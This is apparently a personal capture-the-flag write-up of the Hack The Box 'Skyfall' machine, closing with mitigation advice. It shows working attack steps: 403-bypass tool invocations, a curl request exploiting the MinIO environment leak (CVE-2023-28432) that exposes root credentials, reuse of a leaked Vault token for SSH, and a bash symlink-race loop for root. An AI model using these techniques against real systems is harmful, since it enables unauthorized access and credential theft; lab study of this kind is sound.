Introduction
- Machine Name: Skyfall
- IP Address: 10.10.11.254
- Difficulty: Insane
Information Gathering
I started scan with Rustscan. There were only two ports open.
❯ rustscan --ulimit 5000 -r 1-65535 -a $IP -- -T4 -Pn -A | tee -a scan.txt
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:70:f7:12:47:07:3a:88:8e:27:e9:cb:44:5d:10:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCVqvI8vGs8EIUAAUiRze8kfKmYh9ETTUei3zRd1wWWLRBjSm+soBLfclIUP69cNtQOa961nyt2/BOwuR35cLR4=
|   256 74:48:33:07:b7:88:9d:32:0e:3b:ec:16:aa:b4:c8:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINk0VgEkDNZoIJwcG5LEVZDZkEeSRHLBmAOtd/pduzRW
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80
When I go to the website, looking around found the possible domain given in the users section. I also noted down the users name in a list in case brute forcing has to be done.
jbond
askyy
btanner
Now looking again, I found a contact form. I tried exploiting it, but the form does not do anything useful. When submit is clicked, it just gets the home page with the details in query parameters added.
Another endpoint try our demo seems interesting. This opens up a subdomain demo. Added it to /etc/hosts. A login page which gives default creds guest\guest to login.
Upon login, I could see many attack points. There were forms, file upload and url query. I tried for xss to steal sessions but none of them worked. I tried for malicious file upload. But i was not able to make the server run that, it was just downloading it. There were two other paths, beta and metrics. But both of them gave 4** error.
Now since this is an insane box, I went on to try again on those forms, file upload etc. I found out that the app is made from flask. So tried even with that using hacktricks.


But after 2-3 hours, I gave up!!! 🫠🫠
After some needed break from this, thinking and remembering all info I know of enumeration, I luckily remembered that, sometimes restricted paths can be bypassed with methods like HTTP Methods fuzzing, different letter casings, different Protocol Version etc. All these can be found in Bypass hacktricks.
I tried some of the methods manually but nothing was working, there were automated tools given in the references. Yessss!!! It was a success. One of the tools:Bypass 4xx errors found the bypass by appending %0A. Another tool nomore403 I found by searching was also successful in finding this.
❯ nomore403 -f ~/Pentesting/nomore403/payloads/ -H 'Cookie: session=<token_value>' -u http://demo.skyfall.htb/metrics

❯ ./byp4xx --all -xV -xH -xUA -xD -xS -xM -xX -H 'Cookie: session=<token_value>' http://demo.skyfall.htb/metrics


Bypassing the page, I land in a frontend for minio metrics. Looking at the entries, I found several useful information.


I added the subdomain to /etc/hosts. Going to the path, I found minio metrics.
So now to try to read the storage, I searched online for a potential vulnerability for this version to have the necessary permissions, alas!!! I found one Minio vuln🥳. According to the post, a post request to the endpoint /minio/bootstrap/v1/verify would return all the environment variables of minio. I did a curl request and got the data. 🎉
❯ curl http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify -d ''
{"MinioEndpoints":[{"Legacy":false,"SetCount":1,"DrivesPerSet":4,"Endpoints":[{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true}],"CmdLine":"http://minio-node{1...2}/data{1...2}","Platform":"OS: linux | Arch: amd64"}],"MinioEnv":{"MINIO_ACCESS_KEY_FILE":"access_key","MINIO_BROWSER":"off","MINIO_CONFIG_ENV_FILE":"config.env","MINIO_KMS_SECRET_KEY_FILE":"kms_master_key","MINIO_PROMETHEUS_AUTH_TYPE":"public","MINIO_ROOT_PASSWORD":"Gkpjk********3oRx0","MINIO_ROOT_PASSWORD_FILE":"secret_key","MINIO_ROOT_USER":"5GrE1********ZaIww","MINIO_ROOT_USER_FILE":"access_key","MINIO_SECRET_KEY_FILE":"secret_key","MINIO_UPDATE":"off","MINIO_UPDATE_MINISIGN_PUBKEY":"RWTx5Zr1tiHQLwG9keckT0c45M3AGeHD6IvimQHpyRywVWGbP1aVSGav"}}
Looking at the Minio Docs, I found a way to use these creds. To interact with the storage a cli tool mc is also available. To connect to the storage we need to add an alias with the root user and root password.
❯ mc alias set ALIAS HOSTNAME ACCESS_KEY SECRET_KEY
 Now using
 mc alias list, i can see the endpoint is now accessible. Now mc has very similar commands to unix system to interact with files. I started enumerating the storage. Now in the docs I saw a version flag also which shows that similar to github, versioning of files might be done.


❯ mc get --vid <ver_no> juicy/askyy/home_backup.tar.gz .
Going through all the files, every version, I found some juicy info.
Some variable entries in the .bashrc file, and a terraform-generator.
export VAULT_API_ADDR="http://********.skyfall.htb"
export VAULT_TOKEN="hvs.CAESIJlU**********NMnZhakZDRlZGdGVzN09xYkxTQVE"
Looking on google for what both might say lead me to HashiCorp.

So now, time to enumerate the vault. I found out that there is a CLI tool also available to interact with the vault.
Looking at the help menu, noticed something, 😁😁
 Now since, there was only port 22 left to be enumerated, I looked for the documentation to use this vault ssh.
.bashrc and sourced it. To test, I used the connection, I used the status argument, but met with an error, which also gave me a fix to correct the error🫠.
 Now running the
 vault status command again, I could see the information.❯ vault token lookup
Key Value
--- -----
accessor rByv1coOBC9ITZpzqbDtTUm8
creation_time 1699563963
creation_ttl 768h
display_name token-askyy
entity_id n/a
expire_time 2073-10-27T21:06:03.043964076Z
explicit_max_ttl 0s
id hvs.******************zN09xYkxTQVE
issue_time 2023-11-09T21:06:03.445155372Z
last_renewal 2023-11-20T16:43:24.043964166Z
last_renewal_time 1700498604
meta <nil>
num_uses 0
orphan true
path auth/token/create
policies [default developers]
renewable true
ttl 432193h34m22s
type service
The token belongs to askyy user, so will be the ssh session then. 🙌
Looking at various articles: help-one help-two on how to interact with the vault. I found
❯ vault path-help ssh/
## DESCRIPTION
The SSH backend generates credentials allowing clients to establish SSH
connections to remote hosts.

There are two variants of the backend, which generate different types of
credentials: One-Time Passwords (OTPs) and certificate authority. The desired behavior
is role-specific and chosen at role creation time with the 'key_type'
parameter.

## PATHS
    ^roles/(?P<role>\w(([\w-.@]+)?\w)?)$
        Manage the 'roles' that can be created with this backend.

    ^roles/?$
        Manage the 'roles' that can be created with this backend.


❯ vault token capabilities ssh/
list


❯ vault kv list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role

Now looking at the output, I can see that out of the two ways of ssh, it uses the OTP method. The help-two shows two flags to be passed, -role and -mode. I have values for both. The -mode is otp, now out of the two values I have of -role, only the dev_otp_key_role worked and got the user askyy shell. 😁😁
Privilege Escalation
I looked now ways to privesc. Running sudo -l gave me that.
 Now there was no read/write access to the concerned files.
- I tried command injection, but since a regex is being used, I was not able to bypass it.
- While running with
-voption, I noticed some high privileged token printed as ******,
 Now adding the
 -d flag, the token is stored in a debug.log file in the same directory from where the script was run. But it was created with only access to root user. I tried creating the file beforehand, making it world-readable/writable, but no whenever I run the script, it removes the file if exists, then creates a new file with only root readable, then writes to it.
- Next I tried by creating a symlink to another file hoping that the linked file will be written which I control then I can read it. But that linked file only got changed🫠🫠
I tried many different methods from here on. Tried different variations of the symlink method. I looked for sudo exploits. Tried making the script write to /dev/tcp, /dev/shm, /tmp, in every case either the file was not created or not readable. Even linpeas.sh did not gave me anything userful.
Now I got fed up and stopped this shit. 🙃🙃🙃
After 9 days 🥸🥸🥸
I started searching for various privesc methods online. Nothing interesting. Now I thought why not ask chatgpt(glad I did🫠). It gave me several methods that I had already tried, even the symlink one. After a lot of back and fourth, it was insisting me to try the symlink method. So I searched on google for potential exploits. I got this symbolic race attack article, which was the needed path for privesc.
So in this case, what I have to do is time the symlinking of debug.log file to a file controlled by me, my_log exactly between the script checking the file’s presence and creating it. So to do this, I need to
- Create a script that will run continuously in a loop to do two things,
- remove the debug.log file
- create a symlink from
debug.logfile tomy_log
- In another terminal, keep on running the sudo script and checking if the
my_loghas been written with the contents ofdebug.log.
I created a toot directory in /home/askyy. I created a my_log file world readable/writable permissions. Then the following script, and executed it.
#!/bin/bash
while true; do
  rm -f /home/askyy/tmp/debug.log
  ln -s /home/askyy/tmp/my_log /home/askyy/tmp/debug.log
done
I got another ssh session in another terminal. Then kept on executing the following code to check the successful timing of the attack.
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d; ls -la
After some 10-11 tries, I saw the contents had bee written to my_log file. s

So it had another vault token, obviously after all this, it should be the root user’s token only 🫠🫠🫠

I replaced the earlier token in my .bashrc with this new one. Then using the admin_otp_key_role, was able to login to root user’s ssh session.
Mitigation Techniques
Restrict Access to Sensitive Pages:
- Ensure that access to sensitive pages such as MinIO metrics is properly restricted. Use proper authentication and authorization mechanisms to prevent unauthorized access.
- Implement IP whitelisting and network segmentation to limit access to administrative interfaces.
Secure Credentials and Sensitive Information:
- Avoid storing sensitive information, such as credentials and tokens, in publicly accessible places or environment variables. Use secrets management solutions like HashiCorp Vault to securely store and access credentials.
- Regularly audit and rotate credentials to minimize the impact of any potential disclosure.
Proper File Permissions:
- Ensure that sensitive files, such as logs and configuration files, have appropriate permissions set to prevent unauthorized access. Use least privilege principle when setting file permissions.
- Regularly audit file permissions and access controls to ensure compliance with security policies.
Implement Security Controls for Command Line Tools:
- Restrict the use of command line tools like
minio mcandHashiCorp Vault CLIto authorized users only. Ensure that only necessary commands are available to users. - Implement logging and monitoring for the use of such tools to detect and respond to any unauthorized or suspicious activity.
- Restrict the use of command line tools like
Mitigate Symlink Race Vulnerabilities:
- Validate and sanitize all inputs and file paths to prevent symlink attacks. Ensure that temporary files and directories are created in secure locations.
- Use secure programming practices to avoid race conditions and ensure atomic operations when dealing with file system operations.
Monitor and Respond to Anomalous Activities:
- Implement continuous monitoring and alerting for unusual activities, such as unauthorized access attempts, sensitive file modifications, and unexpected command executions.
- Have an incident response plan in place to quickly respond to and mitigate any detected security incidents.
Conclusion
The Skyfall HTB box showcased several critical vulnerabilities that could lead to a full system compromise. By identifying and exploiting weaknesses in access control, sensitive information disclosure, and file permission configurations, an attacker could escalate their privileges and gain root access. To prevent such security breaches, it is crucial to implement comprehensive security measures, including proper access controls, secure storage and handling of sensitive information, regular auditing of file permissions, and monitoring of system activities.
References
- https://github.com/RustScan/RustScan
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/403-and-401-bypasses
- https://github.com/lobuhi/byp4xx
- https://github.com/devploit/nomore403
- https://vulners.com/nuclei/NUCLEI:CVE-2023-28432
- https://min.io/docs/minio/linux/reference/minio-mc.html
- https://min.io/docs/minio/linux/reference/minio-mc.html?ref=docs
- https://developer.hashicorp.com/vault
- https://developer.hashicorp.com/vault/install
- https://irezyigit.medium.com/vault-part9-deeper-look-into-tokens-72da0dceb5ef
- https://developer.hashicorp.com/vault/docs/secrets/ssh/one-time-ssh-passwords
- https://github.com/Sn1r/Forbidden-Buster